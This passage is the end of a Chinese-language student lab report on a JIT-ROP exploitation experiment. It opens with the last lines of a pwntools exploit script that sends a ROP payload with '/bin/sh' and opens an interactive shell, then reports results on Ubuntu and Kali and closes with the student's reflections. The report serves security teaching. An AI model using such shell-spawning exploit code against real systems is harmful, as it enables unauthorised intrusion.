44. payload += p64(0x601000) + p64(system\_addr)
45. p.send(payload)
46. p.send(b"/bin/sh\x00")  *# 字节串*
47. p.interactive()

# 


# 5 实验结果


在ubuntu16.04（32位）操作系统中运行该攻击脚本得到的结果如下图所示



观察结果可以发现，攻击脚本并没有如预期的一样获取到目标程序的shell，根据报错信息推测可能是因为系统环境问题。

因此更换虚拟机环境尝试在kali操作系统中进行试验，重新运行该脚本的结果如下图所示





通过分析实验结果可以得出结论，该脚本能够正常获取目标程序的shell，执行ls命令后能够将目录中的文件全部列出。

# 6 实验心得体会

通过这次JIT-ROP漏洞利用的实验，我深刻体会到了软件安全领域的复杂性与挑战性。实验中不仅锻炼了我的编程和调试技能，还让我认识到了理论与实践相结合的重要性。我学会了如何使用先进的工具进行安全分析，并实际操作了一次漏洞利用过程，这不仅提高了我的技术能力，也加深了我对软件安全威胁的理解。通过这次实验，我更加明白了作为一名软件开发者，持续学习和提升自己在安全领域的知识是多么重要。

窗体底端